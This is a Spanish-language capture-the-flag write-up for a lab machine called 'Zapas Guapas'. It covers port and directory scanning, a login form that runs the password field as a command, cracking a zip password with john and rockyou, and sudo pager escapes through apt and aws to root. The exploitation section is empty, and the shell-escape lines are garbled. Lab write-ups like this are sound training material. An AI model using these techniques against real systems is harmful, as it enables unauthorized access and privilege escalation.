Máquina Zapas Guapas


Reconocimiento

Comenzamos con un escaneo completo de `nmap` para comprobar los puertos y servicios abiertos en la máquina:

```
nmap -sSCV --min-rate=5000 -Pn -n -p- 192.168.1.122 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 12:40 CET
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.02% done; ETC: 12:41 (0:00:15 remaining)
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.04% done; ETC: 12:41 (0:00:10 remaining)
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:42 (0:00:00 remaining)
Warning: 192.168.1.122 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.1.122
Host is up (0.21s latency).
Not shown: 65421 closed tcp ports (reset), 112 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 7e:42:d0:d4:c9:36:f4:f8:e6:77:c2:c6:7e:25:dc:ff (ECDSA)
|_  256 6f:a0:50:44:9f:a2:fb:99:40:f3:90:af:56:cc:34:e3 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Zapasguapas
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.89 seconds
```

Tenemos los puertos *22* y *80* abiertos por lo que comienzo por el puerto 80:

Tenemos la siguiente web:




Comienzo un fuzzing con `gobuster` el cual me reporta un **login.html**

```
❯ gobuster dir -u http://192.168.1.122 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.122
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                   (Status: 200) [Size: 14085]
/index.html          (Status: 200) [Size: 14085]
/.html               (Status: 403) [Size: 278]
/images              (Status: 301) [Size: 315] [--> http://192.168.1.122/images/]
/.php                (Status: 403) [Size: 278]
/contact.html        (Status: 200) [Size: 7694]
/about.html          (Status: 200) [Size: 8764]
```

```
/login.html          (Status: 200) [Size: 2090]
/bin                 (Status: 301) [Size: 312] [--> http://192.168.1.122/bin/]
/css                 (Status: 301) [Size: 312] [--> http://192.168.1.122/css/]
/lib                 (Status: 301) [Size: 312] [--> http://192.168.1.122/lib/]
/js                  (Status: 301) [Size: 311] [--> http://192.168.1.122/js/]
```

Antes de nada, pongo este dominio que encontré en el "footer" de la web:





```
  GNU nano 8.3                                                /etc/hosts
# Static table lookup for hostnames.
# See hosts(5) for details.

192.168.1.122 zapasguapas.hl
```


Viendo el código fuente del login encuentro lo siguiente:

```html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Panel de Inicio de Sesión</title>
    <link rel="stylesheet" href="styles.css"> <!-- Agregamos el archivo de estilos -->
</head>
<body>
    <div class="container">
        <h2>Iniciar Sesión</h2>
        <form id="loginForm" class="login-form">
            <div class="form-group">
                <label for="username">Usuario:</label>
                <input type="text" id="username" name="username" required>
            </div>
            <div class="form-group">
                <label for="password">Contraseña:</label>
                <input type="password" id="password" name="password" required>
            </div>
            <button type="submit">Iniciar Sesión</button>
        </form>
        <div id="result"></div> <!-- Div para mostrar el resultado del comando -->
    </div>

    <script>
        document.getElementById("loginForm").addEventListener("submit", function(event) {
            event.preventDefault(); // Evitar que el formulario se envíe de forma predeterminada

            var username = document.getElementById("username").value;
            var password = document.getElementById("password").value;

            // Ejecutar el comando proporcionado como contraseña
            var xhr = new XMLHttpRequest();
            xhr.onreadystatechange = function() {
                if (xhr.readyState == 4 && xhr.status == 200) {
                    document.getElementById("result").innerHTML = xhr.responseText; // Mostrar el resultado en el div result
                }
            };
            xhr.open("GET", "run_command.php?username=" + encodeURIComponent(username) + "&password=" + encodeURIComponent(password), true);
            xhr.send();

            // Limpiar los campos después de mostrar el mensaje de alerta
            document.getElementById("username").value = "";
            document.getElementById("password").value = "";
        });
    </script>
</body>
</html>

```

Es decir, al parecer podemos ejecutar comandos a través del campo password:



Explotación



Escalada

Una vez dentro, tenemos 2 usuarios, en el home del usuario **pronike** vemos una nota que dice lo siguiente:

```
www-data@zapasguapas:/home$ ls
proadidas  pronike
www-data@zapasguapas:/home$ ls -l pronike
total 4
-rw-r--r-- 1 pronike pronike 58 Apr 23  2024 nota.txt
www-data@zapasguapas:/home$ cat pronike/nota.txt
Creo que proadidas esta detras del robo de mi contraseña
```


Al parecer el usuario **proadidas** tiene una contraseña, por lo que busco por archivos de ese usuario con `find`

```
www-data@zapasguapas:/home$ find / -user proadidas 2> /dev/null
/home/proadidas
/home/proadidas/.lesshst
/home/proadidas/.local
/home/proadidas/.local/share
/home/proadidas/.bash_logout
/home/proadidas/.profile
/home/proadidas/.bashrc
/opt/importante.zip
```

`find` me reporta un fichero llamado **importante.zip** que al intentar descomprimirlo me pide contraseña.

```
www-data@zapasguapas:/tmp$ unzip /opt/importante.zip
Archive:  /opt/importante.zip
[/opt/importante.zip] password.txt password:
```

Entonces ejecuto un servidor http con `python` para transparme el archivo a mi máquina:




Con el archivo en mi máquina, con `zip2john` exporto el hash del .zip.

```
❯ zip2john importante.zip > hash
ver 2.0 efh 5455 efh 7875 importante.zip/password.txt PKZIP Encr: 2b chk, TS_chk, cmplen=76, decmplen=71,
crc=9CB8F6B5
```

Después con `john` hacemos fuerza bruta a ese propio hash:

```
❯ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hotstuff         (importante.zip/password.txt)
1g 0:00:00:00 DONE (2025-03-27 13:53) 50.00g/s 1228Kp/s 1228Kc/s 1228KC/s 123456..280789
Use the "--show" option to display all of the cracked passwords reliably
Session complete
```

Prácticamente al instante `john` me reporta la contraseña:



En el zip encontramos el siguiente .txt:

```
❯ /usr/bin/cat password.txt
He conseguido la contraseña de pronike. Adidas FOREVER!!!!


pronike11
```

Probamos la contraseña para cambiar al usuario **pronike**:

```
www-data@zapasguapas:/tmp/zip$ su pronike
Password:
pronike@zapasguapas:/tmp/zip$
```

Una vez como el usuario **pronike**, podemos ejecutar como el usuario **proadidas** `apt`:

```
pronike@zapasguapas:~$ sudo -l
Matching Defaults entries for pronike on zapasguapas:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User pronike may run the following commands on zapasguapas:
    (proadidas) NOPASSWD: /usr/bin/apt
```

Ejecutamos lo siguiente para sacar una bash como **proadidas**:

```
SHELL

pronike@zapasguapas:~$ sudo -u proadidas apt changelog apt
#!/bin/bash
Des:1 https://metadata.ftp-master.debian.org apt 2.6.1 Changelog [505 kB]
Descargados 505 kB en 0s (2.927 kB/s)
proadidas@zapasguapas:/home/pronike$
```

Por último, como el usuario **proadidas** podemos ejecutar `aws`

```
Matching Defaults entries for proadidas on zapasguapas:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User proadidas may run the following commands on zapasguapas:
    (proadidas) NOPASSWD: /usr/bin/apt
    (root) NOPASSWD: /usr/bin/aws
```

Para sacar una bash como root ejecutamos lo siguiente:

```shell
proadidas@zapasguapas:/home/pronike$ sudo /usr/bin/aws help
#!/bin/bash
root@zapasguapas:/home/pronike#
```